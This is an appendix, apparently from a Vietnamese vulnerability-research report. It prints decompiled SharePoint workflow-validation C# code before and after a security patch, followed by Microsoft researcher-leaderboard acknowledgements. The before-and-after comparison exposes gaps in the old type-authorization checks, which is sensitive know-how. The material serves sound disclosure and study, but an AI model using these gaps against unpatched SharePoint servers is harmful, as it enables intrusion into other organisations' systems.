    spNoCodeXomlCompiler.IsGoodWorkflow: Potentially malicious
    WorkflowCodeTypeReferenceExpression: {0}", new object[]
95                          {
```

```
96                              xelement.ToString()
97                          });
98                          return false;
99                      }
100                 }
101                 catch (Exception ex3)
102                 {
103                     ULS.SendExceptionTag(562698255U, ULSCat.
    msoulscat_WSS_Workflow, ex3, "spNoCodeXomlCompilter.
    IsGoodWorkflow: Failed checking SetVariableActivity, moving on
     anyway.", new object[0]);
104                 }
105                 if (text3.Contains("interfacetype") || text3.
    Contains("targetworkflow"))
106                 {
107                     string pattern = "^[A-Za-z0-9_.]+$";
108                     Match match = Regex.Match(value4, pattern);
109                     if (!match.Success)
110                     {
111                         ULS.SendTraceTag(51516495U, ULSCat.
    msoulscat_WSS_Workflow, ULSTraceLevel.High, "
    spNoCodeXomlCompilter.IsGoodWorkflow: Potentially malicious
    xoml attribute: Name: {0}, Value: {1}", new object[]
112                         {
113                             text3,
114                             value4
115                         });
116                         return false;
117                     }
118                     ULS.SendTraceTag(51643777U, ULSCat.
    msoulscat_WSS_Workflow, ULSTraceLevel.High, "
    spNoCodeXomlCompilter.IsGoodWorkflow: Logging potentially
    interesting attribute, Name: {0}, Value: {1}", new object[]
119                     {
120                         text3,
121                         value4
122                     });
123                     if (text3.Contains("interfacetype"))
124                     {
125                         ULS.SendTraceTag(51643778U, ULSCat.
    msoulscat_WSS_Workflow, ULSTraceLevel.High, "
    spNoCodeXomlCompilter.IsGoodWorkflow: Blocking usage of the
    interfacetype property: Name: {0}, Value: {1}", new object[]
126                         {
127                             text3,
```

```
128                             value4
129                         });
130                         return false;
131                     }
132                 }
133                 if (SPNoCodeXomlCompiler.authorizedAttributes.
    ContainsKey(text))
134                 {
135                     if (!SPNoCodeXomlCompiler.
    authorizedAttributes[text].Contains(text3) && !
    SPNoCodeXomlCompiler.commonAuthorizedAttributes.Contains(text3
    ))
136                     {
137                         hashSet.Add(text + ":" + text3);
138                     }
139                 }
140                 else
141                 {
142                     hashSet.Add(text);
143                 }
144             }
145         }
146         foreach (string text4 in hashSet)
147         {
148             ULS.SendTraceTag(51692496U, ULSCat.
    msoulscat_WSS_Workflow, ULSTraceLevel.High, "
    spNoCodeXomlCompilter.IsGoodWorkflow: The following element/
    attribute combo is not currently allowed: {0}", new object[]
149             {
150                 text4
151             });
152         }
153     }
154     catch (Exception ex4)
155     {
156         ULS.SendTraceTag(41534492U, ULSCat.msoulscat_WSS_Workflow
    , ULSTraceLevel.High, "Error parsing xoml: {0}", new object[]
157         {
158             ex4.ToString()
159         });
160     }
161     return true;
162 }
```

A.4 Phương thức IsGoodWorkflowCore sau khi vá

```
public static bool IsGoodWorkflowCore(XmlReader xmlReader, IList<AuthorizedType> authorizedTypes)
{
    try
    {
        XDocument xdocument = XDocument.Load(xmlReader);
        if (xdocument != null && xdocument.Declaration != null && xdocument.Declaration.Encoding != null && xdocument.Declaration.Encoding.ToLower() != "utf-8")
        {
            ULS.SendTraceTag(539566154U, ULSCat.msoulscat_WSS_Workflow, ULSTraceLevel.High, "Potentially malicious xoml encoding: {0}", new object[] { xdocument.Declaration.Encoding });
            return false;
        }
        Dictionary<string, XNamespace> dictionary = (from a in xdocument.Root.DescendantsAndSelf().Attributes()
            where a.IsNamespaceDeclaration
            select a).GroupBy(delegate(XAttribute a)
        {
            if (!(a.Name.Namespace == XNamespace.None))
            {
                return a.Name.LocalName;
            }
            return string.Empty;
        }, (XAttribute a) => XNamespace.Get(a.Value)).ToDictionary((IGrouping<string, XNamespace> g) => g.Key, (IGrouping<string, XNamespace> g) => g.First<XNamespace>());
        foreach (XElement xelement in xdocument.Descendants())
        {
            string text = XmlConvert.DecodeName(xelement.Name.LocalName).ToLower();
            if (!SPNoCodeXomlCompiler.IsAuthorizedType(xelement, authorizedTypes))
            {
                ULS.SendTraceTag(41534490U, ULSCat.msoulscat_WSS_Workflow, ULSTraceLevel.High, "Potentially malicious xoml node: {0}", new object[] { xelement.ToString() });
                return false;
            }
            if (text.Contains("setvariableactivity.valuetype") || text.Contains("workflowcodetypereferenceexpression.qualifiedname"))
```

```
30          {
31              string text2 = xelement.Value;
32              if (text2.StartsWith("{}", StringComparison.
    Ordinal))
33              {
34                  text2 = text2.Substring(2);
35              }
36              if (!SPNoCodeXomlCompiler.
    IsGoodSetVariableActivityValueTypeValue(text2, authorizedTypes
    ))
37              {
38                  ULS.SendTraceTag(545275926U, ULSCat.
    msoulscat_WSS_Workflow, ULSTraceLevel.High, "Potentially
    malicious xoml node: {0}", new object[] { xelement.ToString()
    });
39                  return false;
40              }
41          }
42          if (xelement.ToString().ToLower().Contains("
    spusercodeworkflowactivity"))
43          {
44              ULS.SendTraceTag(527820999U, ULSCat.
    msoulscat_WSS_Workflow, ULSTraceLevel.High, "Potentially
    malicious xoml node: {0}", new object[] { xelement.ToString()
    });
45              return false;
46          }
47          string value = xelement.Value;
48          if (!SPNoCodeXomlCompiler.IsGoodValue(value,
    authorizedTypes))
49          {
50              ULS.SendTraceTag(544744586U, ULSCat.
    msoulscat_WSS_Workflow, ULSTraceLevel.High, "Potentially
    malicious xoml node: {0}", new object[] { xelement.ToString()
    });
51              return false;
52          }
53          try
54          {
55              IEnumerable<XNode> enumerable = xelement.Nodes();
56              foreach (XNode xnode in enumerable)
57              {
58                  try
59                  {
60                      if (xnode.NodeType == XmlNodeType.Text)
```

```
61                          {
62                              string text3 = xnode.ToString();
63                              if (!SPNoCodeXomlCompiler.IsGoodValue
    (text3, authorizedTypes))
64                              {
65                                  ULS.SendTraceTag(539566408U,
    ULSCat.msoulscat_WSS_Workflow, ULSTraceLevel.High, "
    Potentially malicious xoml node: {0}", new object[] { xelement
    .ToString() });
66                                  return false;
67                              }
68                          }
69                      }
70                      catch (Exception ex)
71                      {
72                          ULS.SendExceptionTag(539563988U, ULSCat.
    msoulscat_WSS_Workflow, ex, "spNoCodeXomlCompilter.
    IsGoodWorkflow: Failed checking xoml node {0}", new object[] {
     xnode.ToString() });
73                      }
74                  }
75              }
76              catch (Exception ex2)
77              {
78                  ULS.SendExceptionTag(539566409U, ULSCat.
    msoulscat_WSS_Workflow, ex2, "spNoCodeXomlCompilter.
    IsGoodWorkflow: Failed checking all possible text nodes,
    moving on anyway.", new object[0]);
79              }
80              foreach (XAttribute xattribute in xelement.Attributes
    ())
81              {
82                  try
83                  {
84                      if (xattribute.Value.Length != 0 &&
    xattribute.Value.Trim().StartsWith("{") && xattribute.Value.
    Trim().EndsWith("}") && !SPNoCodeXomlCompiler.IsAuthorizedType
    (xattribute.Value, authorizedTypes, dictionary))
85                      {
86                          ULS.SendTraceTag(41534491U, ULSCat.
    msoulscat_WSS_Workflow, ULSTraceLevel.High, "Potentially
    malicious xoml attribute: {0}", new object[] { xattribute.
    Value });
87                          return false;
88                      }
```

```
89                  string value2 = xattribute.Value;
90                  if (!SPNoCodeXomlCompiler.IsGoodValue(value2,
    authorizedTypes))
91                  {
92                      ULS.SendTraceTag(544744585U, ULSCat.
    msoulscat_WSS_Workflow, ULSTraceLevel.High, "Potentially
    malicious xoml node: {0}", new object[] { xelement.ToString()
    });
93                      return false;
94                  }
95                  string text4 = XmlConvert.DecodeName(
    xattribute.Name.LocalName).ToLower();
96                  string value3 = xattribute.Value;
97                  if (text.Contains("setvariableactivity") &&
    text4.Contains("valuetype") && !SPNoCodeXomlCompiler.
    IsGoodSetVariableActivityValueType(xelement, authorizedTypes))
98                  {
99                      ULS.SendTraceTag(562698256U, ULSCat.
    msoulscat_WSS_Workflow, ULSTraceLevel.High, "
    spNoCodeXomlCompiler.IsGoodWorkflow: Potentially malicious
    SetVariableActivity: {0}", new object[] { xelement.ToString()
    });
100                     return false;
101                 }
102                 if (text.Contains("
    workflowcodetypereferenceexpression") && text4.Contains("
    qualifiedname") && !SPNoCodeXomlCompiler.
    IsGoodWorkflowCodeTypeReferenceExpression(xelement,
    authorizedTypes))
103                 {
104                     ULS.SendTraceTag(545275925U, ULSCat.
    msoulscat_WSS_Workflow, ULSTraceLevel.High, "
    spNoCodeXomlCompiler.IsGoodWorkflow: Potentially malicious
    WorkflowCodeTypeReferenceExpression: {0}", new object[] {
    xelement.ToString() });
105                     return false;
106                 }
107                 if (text4.Contains("interfacetype") || text4.
    Contains("targetworkflow"))
108                 {
109                     string text5 = "^[A-Za-z0-9_.]+$";
110                     Match match = Regex.Match(value3, text5);
111                     if (!match.Success)
112                     {
113                         ULS.SendTraceTag(51516495U, ULSCat.
```

```
    msoulscat_WSS_Workflow, ULSTraceLevel.High, "
    spNoCodeXomlCompilter.IsGoodWorkflow: Potentially malicious
    xoml attribute: Name: {0}, Value: {1}", new object[] { text4,
    value3 });
114                             return false;
115                         }
116                         ULS.SendTraceTag(51643777U, ULSCat.
    msoulscat_WSS_Workflow, ULSTraceLevel.High, "
    spNoCodeXomlCompilter.IsGoodWorkflow: Logging potentially
    interesting attribute, Name: {0}, Value: {1}", new object[] {
    text4, value3 });
117                         if (text4.Contains("interfacetype"))
118                         {
119                             ULS.SendTraceTag(51643778U, ULSCat.
    msoulscat_WSS_Workflow, ULSTraceLevel.High, "
    spNoCodeXomlCompilter.IsGoodWorkflow: Blocking usage of the
    interfacetype property: Name: {0}, Value: {1}", new object[] {
     text4, value3 });
120                             return false;
121                         }
122                     }
123                 }
124                 catch (Exception ex3)
125                 {
126                     ULS.SendExceptionTag(562698255U, ULSCat.
    msoulscat_WSS_Workflow, ex3, "spNoCodeXomlCompilter.
    IsGoodWorkflow: Failed checking this attribute, moving on
    anyway.", new object[0]);
127                 }
128             }
129         }
130     }
131     catch (Exception ex5)
132     {
133         ULS.SendTraceTag(41534492U, ULSCat.msoulscat_WSS_Workflow
    , ULSTraceLevel.High, "Error parsing xoml: {0}", new object[]
    { ex5.ToString() });
134         return false;
135     }
136     return true;
137 }
```

A.5 Phương thức IsAuthorizedType trước khi vá

```
1 private static bool IsAuthorizedType(string attributeValue, IList
    <AuthorizedType> authorizedTypes, Dictionary<string,
```

```
    XNamespace> allNamespaces)
{
  if (attributeValue.StartsWith("{}", StringComparison.Ordinal))
  {
    attributeValue = attributeValue.Substring(2);
  }
  string[] array = attributeValue.Split(new char[]
  {
    '{'
  });
  string[] array2 = array[1].Split(new char[]
  {
    ':'
  });
  if (!allNamespaces.ContainsKey(array2[0]))
  {
    return true;
  }
  string namespaceName = allNamespaces[array2[0]].NamespaceName;
  if (!namespaceName.ToLower().Contains("clr-namespace"))
  {
    return true;
  }
  bool result = false;
  foreach (AuthorizedType authorizedType in authorizedTypes)
  {
    SPNoCodeXomlCompiler.HasAssembly(namespaceName,
   authorizedType);
    bool flag = SPNoCodeXomlCompiler.HasTypeNamespace(
   namespaceName, authorizedType);
    bool flag2 = authorizedType.TypeName == "*" || array2[1].
   ToLower().Contains(authorizedType.TypeName.ToLower());
    if (flag && flag2)
    {
      if (authorizedType.Authorized == "True")
      {
        result = true;
      }
      else if (authorizedType.Authorized == "False")
      {
        return false;
      }
    }
  }
  return result;
```

```
}
```

A.6 Phương thức IsAuthorizedType sau khi vá

```
private static bool IsAuthorizedType(string attributeValue, IList<AuthorizedType> authorizedTypes, Dictionary<string, XNamespace> allNamespaces)
{
    if (string.IsNullOrWhiteSpace(attributeValue))
    {
        return true;
    }
    attributeValue = attributeValue.Trim();
    if (attributeValue.StartsWith("{}", StringComparison.Ordinal))
    {
        attributeValue = attributeValue.Substring(2);
    }
    string[] array = attributeValue.Split(new char[] { '{' });
    if (array == null || array.Length < 2)
    {
        return true;
    }
    string[] array2 = array[1].Split(new char[] { ':' });
    if (array2 == null || array2.Length < 2)
    {
        return true;
    }
    if (allNamespaces == null || !allNamespaces.ContainsKey(array2[0]))
    {
        return true;
    }
    string namespaceName = allNamespaces[array2[0]].NamespaceName;
    if (!namespaceName.ToLower().Contains("clr-namespace"))
    {
        return true;
    }
    bool flag = false;
    foreach (AuthorizedType authorizedType in authorizedTypes)
    {
        bool flag2 = SPNoCodeXomlCompiler.HasTypeNamespace(namespaceName, authorizedType);
        bool flag3 = authorizedType.TypeName == "*" || array2[1].ToLower().Contains(authorizedType.TypeName.ToLower());
```

```
36          if (flag2 && flag3)
37          {
38              if (authorizedType.Authorized == "True")
39              {
40                  flag = true;
41              }
42              else if (authorizedType.Authorized == "False")
43              {
44                  return false;
45              }
46          }
47      }
48      return flag;
49  }
```

A.7 Phương thức DeserializeFromCompactFormat

```
1   internal object DeserializeFromCompactFormat(
    WorkflowMarkupSerializationManager serializationManager,
    XmlReader reader, string attrValue)
2   {
3       if (attrValue.Length == 0 || !attrValue.StartsWith("{",
    StringComparison.Ordinal) || !attrValue.EndsWith("}",
    StringComparison.Ordinal))
4       {
5           serializationManager.ReportError(WorkflowMarkupSerializer
    .CreateSerializationError(SR.GetString("IncorrectSyntax", new
    object[] { attrValue }), reader));
6           return null;
7       }
8       int num = attrValue.IndexOf(" ", StringComparison.Ordinal);
9       if (num == -1)
10      {
11          num = attrValue.IndexOf("}", StringComparison.Ordinal);
12      }
13      string text = attrValue.Substring(1, num - 1).Trim();
14      string text2 = attrValue.Substring(num + 1, attrValue.Length
    - (num + 1));
15      string text3 = string.Empty;
16      int num2 = text.IndexOf(":", StringComparison.Ordinal);
17      if (num2 >= 0)
18      {
19          text3 = text.Substring(0, num2);
20          text = text.Substring(num2 + 1);
21      }
22      Type type = serializationManager.GetType(new XmlQualifiedName
```

```
(text, reader.LookupNamespace(text3)));
23  if (type == null && !text.EndsWith("Extension",
StringComparison.Ordinal))
24  {
25      text += "Extension";
26      type = serializationManager.GetType(new XmlQualifiedName(
text, reader.LookupNamespace(text3)));
27  }
28  if (type == null)
29  {
30      serializationManager.ReportError(WorkflowMarkupSerializer
.CreateSerializationError(SR.GetString("
Error_MarkupSerializerTypeNotResolved", new object[] { text })
, reader));
31      return null;
32  }
33  ITypeAuthorizer serializationTypeAuthorizer =
WorkflowMarkupSerializationHelpers.SerializationTypeAuthorizer
;
34  if (serializationTypeAuthorizer != null && !
serializationTypeAuthorizer.IsTypeAuthorized(type))
35  {
36      throw new InvalidOperationException(SR.GetString("
Error_TypeNotAuthorized", new object[] { type }));
37  }
38  ITypeAuthorizer typeAuthorizer =
WorkflowMarkupSerializationHelpers.TypeAuthorizer;
39  if (typeAuthorizer != null && !typeAuthorizer.
IsTypeAuthorized(type))
40  {
41      return null;
42  }
43  object obj = null;
44  Dictionary<string, object> dictionary = new Dictionary<string
, object>();
45  ArrayList arrayList = null;
46  try
47  {
48      arrayList = this.TokenizeAttributes(serializationManager,
 text2, (reader is IXmlLineInfo) ? ((IXmlLineInfo)reader).
LineNumber : 1, (reader is IXmlLineInfo) ? ((IXmlLineInfo)
reader).LinePosition : 1);
49  }
50  catch (Exception ex)
51  {
```

```
52          serializationManager.ReportError(WorkflowMarkupSerializer
    .CreateSerializationError(SR.GetString("
    Error_MarkupExtensionDeserializeFailed", new object[] {
    attrValue, ex.Message }), reader));
53          return null;
54      }
55      if (arrayList != null)
56      {
57          ArrayList arrayList2 = new ArrayList();
58          bool flag = true;
59          for (int i = 0; i < arrayList.Count; i++)
60          {
61              char c = ((arrayList[i] is char) ? ((char)arrayList[i
    ]) : '\0');
62              if (c == '=')
63              {
64                  if (arrayList2.Count > 0 && flag)
65                  {
66                      arrayList2.RemoveAt(arrayList2.Count - 1);
67                  }
68                  flag = false;
69                  dictionary.Add(arrayList[i - 1] as string,
    arrayList[i + 1] as string);
70                  i++;
71              }
72              if (c != ',' && dictionary.Count == 0)
73              {
74                  arrayList2.Add(arrayList[i] as string);
75              }
76          }
77          if (arrayList2.Count > 0)
78          {
79              ConstructorInfo constructorInfo = null;
80              ConstructorInfo[] constructors = type.GetConstructors
    (BindingFlags.DeclaredOnly | BindingFlags.Instance |
    BindingFlags.Public);
81              ParameterInfo[] array = null;
82              foreach (ConstructorInfo constructorInfo2 in
    constructors)
83              {
84                  ParameterInfo[] parameters = constructorInfo2.
    GetParameters();
85                  if (parameters.Length == arrayList2.Count)
86                  {
87                      constructorInfo = constructorInfo2;
```

```
88                      array = parameters;
89                      break;
90                  }
91              }
92              if (constructorInfo != null)
93              {
94                  for (int k = 0; k < arrayList2.Count; k++)
95                  {
96                      arrayList2[k] = XmlConvert.DecodeName((string
    )arrayList2[k]);
97                      string text4 = (string)arrayList2[k];
98                      this.RemoveEscapes(ref text4);
99                      arrayList2[k] = this.
    InternalDeserializeFromString(serializationManager, array[k].
    ParameterType, text4);
100                     arrayList2[k] = WorkflowMarkupSerializer.
    GetValueFromMarkupExtension(serializationManager, arrayList2[k
    ]);
101                 }
102                 obj = Activator.CreateInstance(type, arrayList2.
    ToArray());
103             }
104         }
105         else
106         {
107             obj = Activator.CreateInstance(type);
108         }
109     }
110     else
111     {
112         obj = Activator.CreateInstance(type);
113     }
114     if (obj == null)
115     {
116         serializationManager.ReportError(WorkflowMarkupSerializer
    .CreateSerializationError(SR.GetString("
    Error_CantCreateInstanceOfBaseType", new object[] { type.
    FullName }), reader));
117         return null;
118     }
119     if (dictionary.Count > 0)
120     {
121         WorkflowMarkupSerializer workflowMarkupSerializer =
    serializationManager.GetSerializer(obj.GetType(), typeof(
    WorkflowMarkupSerializer)) as WorkflowMarkupSerializer;
```


```
122         if (workflowMarkupSerializer == null)
123         {
124             serializationManager.ReportError(
    WorkflowMarkupSerializer.CreateSerializationError(SR.GetString
    ("Error_SerializerNotAvailable", new object[] { obj.GetType().
    FullName }), reader));
125             return obj;
126         }
127         List<PropertyInfo> list = new List<PropertyInfo>();
128         try
129         {
130             list.AddRange(workflowMarkupSerializer.GetProperties(
    serializationManager, obj));
131             list.AddRange(serializationManager.
    GetExtendedProperties(obj));
132         }
133         catch (Exception ex2)
134         {
135             serializationManager.ReportError(
    WorkflowMarkupSerializer.CreateSerializationError(SR.GetString
    ("Error_SerializerThrewException", new object[]
136             {
137                 obj.GetType().FullName,
138                 ex2.Message
139             }), ex2, reader));
140             return obj;
141         }
142         foreach (string text5 in dictionary.Keys)
143         {
144             string text6 = text5;
145             string text7 = dictionary[text5] as string;
146             this.RemoveEscapes(ref text6);
147             this.RemoveEscapes(ref text7);
148             PropertyInfo propertyInfo = WorkflowMarkupSerializer.
    LookupProperty(list, text6);
149             if (propertyInfo != null)
150             {
151                 serializationManager.ContextPush(propertyInfo);
152                 try
153                 {
154                     this.DeserializeSimpleProperty(
    serializationManager, reader, obj, text7);
155                     continue;
156                 }
157                 finally
```

```
158                     {
159                         serializationManager.ContextPop();
160                     }
161                 }
162                 serializationManager.ReportError(
    WorkflowMarkupSerializer.CreateSerializationError(SR.GetString
    ("Error_SerializerPrimitivePropertyNoLogic", new object[]
163                 {
164                     text6,
165                     text6,
166                     obj.GetType().FullName
167                 }), reader));
168             }
169         }
170         return obj;
171 }
```

B. KẾT QUẢ THỰC NGHIỆM VÀ GHI NHẬN TỪ MICROSOFT

Ghi nhận từ nhà phát triển

B.1 Chứng nhận Top 10 đóng góp quý 1 - 2022



Hình B.1: Top 10 đóng góp quý 1 - 2022


B.2 Chứng nhận Top 10 đóng góp quý 2 - 2022

MSRC 2022 Q4 Office
Security Researcher Leaderboard

RANK	NAME
1	zcgonvh
2	Anonymous
3	Adrian Ivascu
3	Anonymous
3	nxhoang99
3	Pham Van Khanh
3	Q5Ca
4	Supakiad S. (m3ez)
5	mrtechghost
6	Firas Fatnassi
6	Hector Peralta @hperalta89
7	willU
8	Anonymous
8	DieuLink
9	Satyam Singh
10	Anonymous
10	Anonymous
10	Koh M. Nakagawa of FFRI Security, Inc.
10	Nuswantara Gading Alfa Putranto

Hình B.2: Top 10 đóng góp quý 4 - 2022

B.3 Chứng nhận Top 100 đóng góp đáng giá nhất năm 2023



Clarification – MSRC's 2023 Most Valuable Security Researcher leaderboard Hộp thư đến ×

MSRC Researcher Communications <msrcmvr@microsoft.com> 01:05 15 thg 8, 2023
đến tôi

Dịch sang Tiếng Việt ×

Hello,

Congratulations again on earning your spot on the 2023 Most Valuable Security Researcher leaderboard by finding and submitting a critical or important severity security vulnerability to help us protect customers. In our previous email we forgot to mention that, starting this year, our annual leaderboard includes all researchers in addition to the top 100 Most Valuable Researchers (MVRs).

Hình B.3: Top 100 đóng góp đáng giá nhất năm 2023